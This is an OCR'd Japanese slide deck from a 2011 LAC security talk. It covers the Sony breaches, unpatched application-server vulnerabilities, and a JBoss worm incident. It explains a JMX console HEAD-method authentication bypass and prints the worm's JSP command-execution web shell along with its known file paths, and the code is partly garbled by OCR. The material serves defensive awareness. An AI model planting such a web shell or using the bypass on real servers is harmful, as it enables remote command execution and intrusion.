2011年ネットワークセキュリティ最新動向

LAC
Little eArth Corporation

2011年12月2日

川口　洋, CISSP

株式会社ラック
チーフエバンジェリスト
hiroshi.kawaguchi @ lac.co.jp

自己紹介

- 川口　洋（かわぐち　ひろし）,CISSP
  - 株式会社ラック
  - チーフエバンジェリスト 兼 担当部長
  - ISOG-J 技術WG リーダ
  - http://www.lac.co.jp/academy/instructor.html#kawaguchi

- 2002年　ラック入社
- 社内インフラシステムの維持、運用に従事する。その他、セキュアサーバの構築サービスや、サーバのセキュリティ検査業務なども行い、経験を積む。その後、IDS や Firewall などの運用・管理業務を経て、セキュリティアナリストとして、JSOC監視サービスに従事し、日々セキュリティインシデントに対応。
- 2005年より、アナリストリーダとして、セキュリティイベントの分析とともに、IDS/IPSに適用するJSOCオリジナルシグネチャ(JSIG)の作成、チューニングを実施し、監視サービスの技術面のコントロールを行う。
- JSOCチーフエバンジェリストとして、JSOC全体の技術面をコントロール。そしてセキュリティオペレーションに関する研究、ITインフラへのリスクに関する情報提供、啓発活動を行っている。
- BlackHatJapan、PacSec、InternetWeek、PASSJなどのテクニカルカンファレンスや情報セキュリティシンポジウムなどで講演し、安全なITネットワークの実現を目指して日夜奮闘中。
- 2010年～2011年、セキュリティ＆プログラミングキャンプの講師として未来ある若者の指導にあたる。

川口洋のセキュリティ・プライベート・アイズ（@IT）連載中
http://www.atmarkit.co.jp/fsecurity/index/index_kawaguchi.html

Little eArth Corporation

株式会社ラック　会社案内

情報セキュリティ技術で、社会基盤を支える企業

会社概要

- 設立
  1986年(昭和61年)9月
- 資本金
  11億5,942万円
- 事業内容
  セキュリティソリューションサービス
- 本社
  〒102-0093　東京都千代田区平河町2丁目16番1号
  平河町森タワー
- 名古屋オフィス
  〒460-0002　愛知県名古屋市中区丸の内2丁目18番11号
  46KTビル 4F
- 子会社・関連企業
  Cyber Security LAC Co., Ltd.(韓国)
  LAC CHINA CORPORATION Co., Ltd.(中国)
  株式会社ITプロフェッショナル・グループ(ITPG)

Little eArth Corporation

国内最大級のセキュリティ運用・監視センター

JSOC : Japan Security Operation Center

LACが誇るセキュリティ監視センター「JSOC」。防衛基地のようだと例えられるこの施設では、ネットワーク・セキュリティに関するプロフェッショナルであるアナリストとエンジニアが、24時間・365日の体制で、日々発生するセキュリティの脅威からお客様を守っています。

JSOCの特長

- 24時間365日のリアルタイムセキュリティ監視
- 10年に渡る、セキュリティ監視サービスの継続実績
- 契約顧客は約500社 (2010年4月時点契約中)
- 監視センサー数は約1000, 1日のログ処理件数は約3億件
- セキュリティ監視機器にマルチ対応

JSOC MSS

高度な技術を有するセキュリティエンジニアがお客様を「守る」最高峰のセキュリティ監視サービス。

ー FW 監視サービス
ー IDS/IPS 監視サービス

JSOC24+

JSOC 24+ シリーズとは、中堅・中小企業のお客さまに向けたリーズナブルなセキュリティ対策 & マネージドサービスです。

- Firewall 24+ リアルタイムセキュリティ監視 & 運用管理
- WAF 24+ WAF 製品運用管理 + α
- UTM 24+ ファイアウォール／IPS のセキュリティ監視 & 運用管理
- IPS 24+ IPS 製品運用管理 + α

今日のトピック

大規模な個人情報漏えい事件

ネットバンク 不正アクセス

防衛産業を狙ったサイバー攻撃

今日のトピック

大規模な個人情報漏えい事件

ネットバンク 不正アクセス

防衛産業を狙ったサイバー攻撃

Sony 事件の流れ

Sony製品に対するJail Break訴訟問題

Sony DDoS攻撃事件（4月中旬）

Sony PSN侵入事件（4月下旬）

Sony 子会社侵入事件（5月以降）

記者会見の内容

アプリケーションサーバ

既知の脆弱性

なぜ、＊既知＊の脆弱性を
防げなかったのか？
発見できなかったのか？

アプリケーションサーバの問題

アップデートしにくい

⇒わかっていても手が打てない

診断項目に入っていない

⇒脆弱性を発見できない

IDS/IPSのシグネチャがない


⇒攻撃を発見できない

サイバー救急センターからの情報提供事例


Tomcat、Struts、JBoss 等

インシデント対応事例

①出口対策で不審な通信を発見
②CECとJSOCの連携
③JSIGで攻撃を可視化



JMXコンソール




JMXコンソールの設定

```
<security-constraint>
 <web-resource-collection>
   <web-resource-name>HtmlAdaptor</web-resource-name>
   <description>
      An example security config that only allows users with the role
      JBossAdmin to access the HTML JMX console web application
   </description>
   <url-pattern>/*</url-pattern>
   <http-method>GET</http-method>
   <http-method>POST</http-method>
 </web-resource-collection>
 <auth-constraint>
   <role-name>JBossAdmin</role-name>
 </auth-constraint>
 </security-constraint>
```

GETとPOSTの場合のみアクセス制御が働く
HEADの場合、認証無しでアクセスが可能

JBossワームが作成するバックドア




```
<%@ page import="java.util.*java.io.*"%> <% %> <HTML><BODY> <FORM
METHOD="GET" NAME="comments" ACTION=""> <INPUT TYPE="text"
NAME="comment"> <INPUT TYPE="submit" VALUE="Send"> </FORM> <pre> <% if
(request.getParameter("commen% 74") != null) { out.println("Command: " +
request.getParameter("comment") + "<BR>"); Process p =
Runtime.getRuntime().exec(request.getParameter("comment")); OutputStream
os = p.getOutputStream(); InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in); String disr =
dis.readLine(); while ( disr != null % 29 { out.println(disr); disr =
dis.readLine(); } } %> </pre> </BODY></HTML>
```

- /zecmd/zecmd.jsp
- /idssvc/idssvc.jsp
- /iesvc/iesvc.jsp
- /wstats/wstats.jsp

攻撃のターゲット

	セキュリティ診断手法	攻撃検知・防御
ウェブアプリケーション （自社開発のアプリ等）	セキュリティ診断ツール ＋ 手動によるセキュリティ診断	IDS/IPS/WAF
ミドルウェア アプリケーションサーバ （Tomcat,Struts,JBoss等）		
サーバアプリケーション （Apache,IIS等）	セキュリティ診断ツール	IDS/IPS


今日のトピック

大規模な個人情報漏えい事件

